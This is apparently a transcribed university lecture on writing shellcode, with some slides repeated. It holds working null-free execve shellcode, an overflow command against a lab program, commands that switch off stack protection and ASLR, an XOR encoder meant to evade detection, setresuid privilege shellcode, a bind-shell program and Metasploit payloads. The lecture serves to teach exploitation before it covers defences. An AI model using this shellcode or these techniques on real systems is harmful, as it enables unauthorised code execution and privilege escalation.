
Shellcode writing (part 2)

Secure Programming
Lecture 9

In the news



BugTraq

Back to list | Post reply

Information on recently-fixed Oracle VM VirtualBox vulnerabilities Feb 07 2014 02:27AM
Matthew Daley (mattd bugfuzz com)

Hi there,

Recently I found a few vulnerabilities in Oracle VM VirtualBox, the
open-source virtualization product. These have already been reported to the
project, fixed and disclosed in the form of the recent January 2014 Oracle
Critical Patch Update (at
<http://www.oracle.com/technetwork/topics/security/cpujan2014-1972949.ht
ml>).

http://www.securityfocus.com/archive/1/530945

Where are we?

- We have seen a process that we can follow to generate shellcode that executes arbitrary system calls
  - In particular, execve + exit (shell)
- We have also seen how to test this shellcode
- Now, let’s make our shellcode work on our vulnerable program

Problem: null bytes

```
\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00
\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80
\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff
\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

- Shell code is usually copied into a string buffer (e.g., strcpy)
- Problem
  - any null byte would stop copying (string terminator)

  à null bytes must be eliminated

➢ Substitution

```
mov 0x0, reg     →  xor reg, reg
mov 0x1, reg     →  xor reg, reg;
inc reg
```

Problem: null bytes

```
 0:    eb 2a                      jmp    2c
 2:    5e                         pop    %esi
 3:    89 76 08                   mov    %esi,0x8(%esi)
 6:    c6 46 07 00                movb   $0x0,0x7(%esi)
 a:    c7 46 0c 00 00 00 00       movl   $0x0,0xc(%esi)
11:    b8 0b 00 00 00             mov    $0xb,%eax
16:    89 f3                      mov    %esi,%ebx
18:    8d 4e 08                   lea    0x8(%esi),%ecx
1b:    8d 56 0c                   lea    0xc(%esi),%edx
1e:    cd 80                      int    $0x80
20:    b8 01 00 00 00             mov    $0x1,%eax
25:    bb 00 00 00 00             mov    $0x0,%ebx
2a:    cd 80                      int    $0x80
2c:    e8 d1 ff ff ff             call   2
31:    ...
```

Problem: null bytes

```
 0:   31 db                       xor    %ebx,%ebx
 2:   31 c0                       xor    %eax,%eax
 4:   eb 1a                       jmp    20
 6:   5e                          pop    %esi
 7:   89 76 08                    mov    %esi,0x8(%esi)
 a:   88 5e 07                    mov    %bl,0x7(%esi)
 d:   89 5e 0c                    mov    %ebx,0xc(%esi)
10:   b0 0b                       mov    $0xb,%al
12:   89 f3                       mov    %esi,%ebx
14:   8d 4e 08                    lea    0x8(%esi),%ecx
17:   8d 56 0c                    lea    0xc(%esi),%edx
1a:   cd 80                       int    $0x80
1c:   b0 01                       mov    $0x1,%al
1e:   cd 80                       int    $0x80
20:   e8 e1 ff ff ff              call   6
```

Ready-to-use shellcode

```
\x31\xdb\x31\xc0\xeb\x1a\x5e\x89
\x76\x08\x88\x5e\x07\x89\x5e\x0c
\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d
\x56\x0c\xcd\x80\xb0\x01\xcd\x80
\xe8\xe1\xff\xff\xff\x2f\x62\x69
\x6e\x2f\x73\x68
```

Putting it all together

Attacking vuln.c

- From gdb or by modifying the source code, we learn that buffer is around 0xbffff11c
- Need to overwrite 108 bytes reserved for the buffer (from the disassembled code)
- Shellcode is 44-byte long

```
$ ./vuln `python -c 'print "\x90" * 64 + \
    "\x31\xdb\x31\xc0\xeb\x1a\x5e
\x89\x76\x08\x88\x5e\x07\x89\x5e\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd
\x80\xb0\x01\xcd\x80\xe8\xe1\xff\xff\xff\x2f
\x62\x69\x6e\x2f\x73\x68" + \
    "\x2c\xf1\xff\xbf" * 2' `
```

To reproduce

- Disable protection mechanisms


```
 $ gcc \
     -fno-stack-protector    \
     -z execstack            \
     vuln.c -o vuln
 $ echo 0 | sudo tee /proc/sys/kernel/
randomize_va_space
```

Encoders

- It is often useful to have a generic process to encode the shellcode
  - Remove unwanted bytes (e.g., \0, \n, \r)
  - Hide the shellcode from detection (e.g., int $0x80)
- Shellcode encoding

- Stub pseudocode:

```
start = get_addr(
           encoded_shellcode)
l = len(encoded_shellcode)
decode(start, l)
jmp(start)
```




Encoders

- It is often useful to have a generic process to encode the shellcode
  - Remove unwanted bytes (e.g., \0, \n, \r)
  - Hide the shellcode from detection (e.g., int $0x80)
- Shellcode encoding

- Stub pseudocode:

```
start = get_addr(
       encoded_shellcode)
l = len(encoded_shellcode)
decode(start, l)
jmp(start)
```




Encoders

- It is often useful to have a generic process to encode the shellcode
  - Remove unwanted bytes (e.g., \0, \n, \r)
  - Hide the shellcode from detection (e.g., int $0x80)
- Shellcode encoding

- Stub pseudocode:

```
start = get_addr(
           encoded_shellcode)
l = len(encoded_shellcode)
decode(start, l)
jmp(start)
```



Encoders

- Stub pseudocode:

```
start = get_addr(
       encoded_shellcode)
l = len(encoded_shellcode)
decode(start, l)
jmp(start)
```


How about this? Do we know how to get the address of the shellcode from within the shellcode itself?

We know the length of the encoded shellcode (we wrote it)

We can implement this routine as we prefer:
- XOR each byte with fixed value
- base64 decode
- …


GetPC

- Do we know how to get the address of the shellcode from within the shellcode itself?
- Yes! Remember the jmp/call trick?



esi = ADDR

XOR encoder



```
jmp getpc
decoder_stub:
    pop ebp
    push 42 ; length of payload
    pop ecx
    push 23 ; xor key
    pop edx
decoder:
    xor byte [ebp+ecx], dl
    loop decoder
jmp payload
getpc:
    call decoder_stub
payload:
    …
```

More GetPC

- Instead of jmp/call trick, could we use call directly?

```
 0:   e8 00 00 00 00               call   0x5
 5:   5e                           pop    %esi
```

- Problem: null bytes

More GetPC


```
(gdb) disass getpc
   0x080483ee <+10>:    fldz
   0x080483f0 <+12>:    push   %edx
   0x080483f1 <+13>:    fnstenv -0xc(%esp)
   0x080483f5 <+17>:    pop    %edx
(gdb) br *0x080483f5
Breakpoint 2 at 0x80483f5
(gdb) c
Continuing.
Breakpoint 2, 0x080483f5 in main ()
(gdb) si
0x080483f6 in main ()
(gdb) info r edx
edx            0x80483ee        134513646
```

GetPC-less shellcode

- If you don’t want to modify the shellcode code itself (e.g., encoding), you don’t need to invoke one of the GetPC methods
- Let’s see again our execve shellcode

GetPC-less execve

```
xor %eax,%eax
push %eax
push $0x68732f6e
push $0x69622f2f
mov %esp,%ebx
push %eax
push %ebx
mov %esp, %ecx
xor %edx, %edx
mov $0xb,%al
int $0x80
```



eax	ebx	ecx	edx
0 0xb	esp1	esp2	0

More useful shellcodes: restoring privileges

- Scenario: you're targeting a setuid binary that temporarily dropped its privileges
- Background: each process has 3 user IDs:
  - Real (ruid): owner of the process
  - Effective (euid): used in most access control decisions
  - Saved (suid): stores previous user ID so that it can be restored
  - Inherited by parent at time of fork()
- When process execs a file, it keeps its 3 user IDs, unless the file has the set-user-ID bit
  - In which case, euid and suid are assigned the user ID of the file's owner
- Know more, H. Chen et al., Setuid Demystified, USENIX Security 2002

Dropping privileges

- Drop privileges permanently: remove privileged user ID from both euid and suid
  - Cannot be restored
- Drop privileges temporarily: process removes privileged user ID (e.g., root 0) from euid and stores in suid

Dropping privileges temporarily

```
/* perform some privileged operation */
setup_privileged();

uid_t uid = /* unprivileged user */
/* Drop privileges temporarily to uid */
if (setresuid( -1, uid, geteuid()) < 0) {
   …
}

/* continue with regular processing */
…
```

Restoring privileges

```
getresuid(&ruid, &euid, &suid);
if (setresuid(-1, suid, -1) < 0) {
  /* handle error */
}

/* now privileged execution */
…
```

Shellcode to re-enable privileges

- Simply invokes setresuid(0, 0, 0) before performing other steps
- Setresuid has system call ID 0xa4

```
xor eax, eax          ; zero out eax
xor ebx, ebx          ; zero out ebx
xor ecx, ecx          ; zero out ecx
xor edx, edx          ; zero out edx
movb $0xa4, %al       ; syscall 164 (0xa4)
int 0x80              ; setresuid(0, 0, 0)
```

More useful shellcode: remote shell

- So far, we have attacked a program running on our same box
- A more realistic scenario is the case where the vulnerable program is some kind of server reachable via TCP/IP on a remote machine
- A generic goal for our shellcode: get a shell on the target machine

Remote shell

- Connect-back (reverse shell)
  - Shellcode connects back to attacker’s machine
- Bind shell
  - Shellcode binds to a certain port
  - The attacker can connect there and control it

Bind shell

```
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <strings.h>
#include <unistd.h>

int main(int argc, char **argv){
  int listenfd, connfd;
  struct sockaddr_in servaddr;
  char *sh_argv[] = {
    "/bin/sh", NULL
  };

  listenfd = socket(AF_INET,
                    SOCK_STREAM,
                    0);

  bzero(&servaddr,
        sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr =
    htonl(INADDR_ANY);
  servaddr.sin_port = htons(31337);

  bind(listenfd,
       (struct sockaddr *)&servaddr,
       sizeof(servaddr));

  listen(listenfd, 0);

  connfd = accept(listenfd, 0, 0);

  dup2(connfd, 0);
  dup2(connfd, 1);
  dup2(connfd, 2);

  execve("/bin/sh", sh_argv, NULL);
}
```

Try to derive the corresponding shellcode!

Metasploit Framework

- A tool for developing and executing exploits https://github.com/rapid7/metasploit-framework
- De facto standard for pentesting

Metasploit shellcode

- Metasploit includes a large collection of ready-made shellcodes with different goals and targeting different platforms

```
$ ./msf3/msfpayload linux/x86/exec CMD="/bin/cat secret.txt" C
/*
 * linux/x86/exec - 55 bytes
 * http://www.metasploit.com
 * AppendExit=false, PrependSetuid=false,
 * PrependChrootBreak=false, PrependSetreuid=false,
 * CMD=/bin/cat secret.txt, PrependSetresuid=false
 */
unsigned char buf[] =
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"
"\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x14\x00\x00\x00\x2f"
"\x62\x69\x6e\x2f\x63\x61\x74\x20\x73\x65\x63\x72\x65\x74\x2e"
"\x74\x78\x74\x00\x57\x53\x89\xe1\xcd\x80";
```

Metasploit encoder

- Metasploit includes a number of encoders

```
$ ./msf3/msfpayload linux/x86/exec CMD="/bin/cat secret.txt" R | ./msf3/msfencode -e x86/
alpha_mixed
[*] x86/alpha_mixed succeeded with size 174 (iteration=1)


unsigned char buf [] =
"\x89\xe7\xda\xc9\xd9\x77\xf4\x5f\x57\x59\x49\x49\x49\x49”
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51”
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32”
"\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41”
"\x42\x75\x4a\x49\x51\x7a\x56\x6b\x51\x48\x4f\x69\x51\x42”
"\x43\x56\x43\x58\x54\x6d\x45\x33\x4b\x39\x4d\x37\x50\x68”
"\x54\x6f\x50\x73\x50\x68\x43\x30\x45\x38\x54\x6f\x50\x62”
"\x50\x69\x52\x4e\x4f\x79\x4d\x33\x43\x62\x58\x68\x52\x34”
"\x43\x30\x45\x50\x43\x30\x56\x4f\x51\x72\x51\x79\x52\x4e”
"\x54\x6f\x51\x73\x51\x71\x54\x34\x47\x50\x51\x63\x45\x35”
"\x52\x43\x50\x72\x51\x75\x52\x54\x56\x4e\x50\x74\x50\x78”
"\x54\x34\x43\x30\x51\x47\x52\x73\x4d\x59\x58\x61\x58\x4d”
"\x4b\x30\x54\x4a\x41\x41"
```

Big picture

- Stack-based buffer overflow → mechanism to jump to code of our choice
  - NOP sled
- Executing system calls
- Encoding
  - NULL bytes
  - Encoding routines
  - GetPC
- Useful shellcodes
  - Execve
  - Remote shell
  - Privileges
- Tools
  - metasploit

Take away points

- There’s nothing magic in shellcode writing, but we need to understand:
  - system call invocation
  - memory protection mechanisms
  - and some assembly
- Exploitation may require quite a bit of patience and trial and error…
  - Keep that in mind for assignment #3!

Next time

- Defenses against attacks exploiting memory corruption vulnerabilities